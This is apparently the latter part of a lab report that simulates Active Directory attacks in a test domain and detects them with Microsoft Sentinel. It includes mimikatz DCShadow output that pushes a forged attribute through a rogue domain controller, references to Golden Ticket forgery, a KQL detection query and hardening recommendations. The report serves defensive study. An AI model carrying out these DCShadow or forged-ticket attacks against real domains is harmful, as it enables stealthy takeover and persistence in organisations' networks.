Fake Server (not already registered): PC1TEST.task.local

** Performing Registration **

** Performing Push **

Syncing DC=task,DC=local
ERROR kuhl_m_lsadump_dcshadow_force_sync_partition ; IDL_DRSReplicaAdd DC=task,DC=local 0x80090322 (2148074274)
Sync Done

** Performing Unregistration **

mimikatz #

```

(live execution of lsadump::dcshadow /push)

```

mimikatz 2.2.0 x64 (oe.eo)

dsServiceName: ,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=task,DC=local
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 90172

** Server Info **

Server: server1.task.local
  InstanceId : {21dde4b8-0281-45c7-ba01-b3adbef8acb9}
  InvocationId: {b7b3537f-38e4-48fa-a63e-348bac8a69ee}
Fake Server (not already registered): PC1TEST.task.local

** Attributes checking **

#0: description

** Objects **

#0: CN=testuser,CN=Users,DC=task,DC=local
  description (2.5.4.13-d rev 0):
    HACKED
    (4800410043004b00450044000000)

** Starting server **

> BindString[0]: ncacn_ip_tcp:PC1TEST[49928]
> RPC bind registered
> RPC Server is waiting!
== Press Control+C to stop ==

```

(Mimikatz DCShadow active attack state)

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Description           :
DistinguishedName      : CN=testuser,CN=Users,DC=task,DC=local
Enabled                : True
GivenName              :
Name                   : testuser
ObjectClass             : user
ObjectGUID             : d3ce553b-3bfe-4fb6-826a-576258fb1b3c
SamAccountName         : testuser
SID                    : S-1-5-21-2559830969-548201595-822421515-1614
Surname                :
UserPrincipalName      :

PS C:\Users\Administrator>
```

(Confirms that the testuser account exists and was queried from the legitimate Domain Controller)

Home > Microsoft Sentinel | Data connectors > Security Events via Legacy Agent >

Logs
ADSentinelWorkspace

New Query 1* ... x +

Time range: Set in query Show: 100000 results KQL mode

```
1 SecurityEvent
2 |> where TimeGenerated > ago(1h)
3 |> where EventID in (5136, 4662, 4929)
4 |> sort by TimeGenerated desc
5
```

Results Chart Add bookmark

TimeGenerated [UTC]	Account	AccountType	Computer	EventSourceName	Channel	Task
> 5/15/2025, 3:06:38.272 PM	NT AUTHORITY\SYSTEM	Machine	server1.task.local	Microsoft-Windows-Security-A...	Security	14081
> 5/15/2025, 3:06:38.272 PM	NT AUTHORITY\SYSTEM	Machine	server1.task.local	Microsoft-Windows-Security-A...	Security	14081
> 5/15/2025, 2:59:14.066 PM	NT AUTHORITY\SYSTEM	Machine	server1.task.local	Microsoft-Windows-Security-A...	Security	14081
> 5/15/2025, 2:59:14.066 PM	NT AUTHORITY\SYSTEM	Machine	server1.task.local	Microsoft-Windows-Security-A...	Security	14081
> 5/15/2025, 2:52:47.395 PM	NT AUTHORITY\SYSTEM	Machine	server1.task.local	Microsoft-Windows-Security-A...	Security	14081
> 5/15/2025, 2:52:47.395 PM	NT AUTHORITY\SYSTEM	Machine	server1.task.local	Microsoft-Windows-Security-A...	Security	14081

(Logs of attack)

5. Recommendations

- Ensure time synchronization between clients and Domain Controllers to avoid Kerberos ticket rejection.
- Regularly monitor Event IDs 4624, 4672, 4769, 5136, and 4662 to detect forged tickets and replication attempts.
- Harden Domain Controllers to reject unauthorized SPN registrations and replication triggers.
- Audit Set-ADComputer and SPN modification activities.
- Maintain least privilege for replication permissions.

6. Conclusion

This task successfully demonstrated the simulation and detection of high-level Active Directory attacks. Microsoft Sentinel was configured to ingest and query Security event logs. The Golden Ticket attack was successfully detected by identifying abnormal logon events tied to forged Kerberos tickets. Although the DCShadow attack could not fully commit the forged attribute due to replication protections in Windows Server 2022, the simulation generated meaningful detection logs. These exercises underscore the importance of rigorous monitoring and minimal trust in AD replication permissions. Implementing auditing, log analysis, and replication safeguards are essential to mitigating stealthy persistence attacks.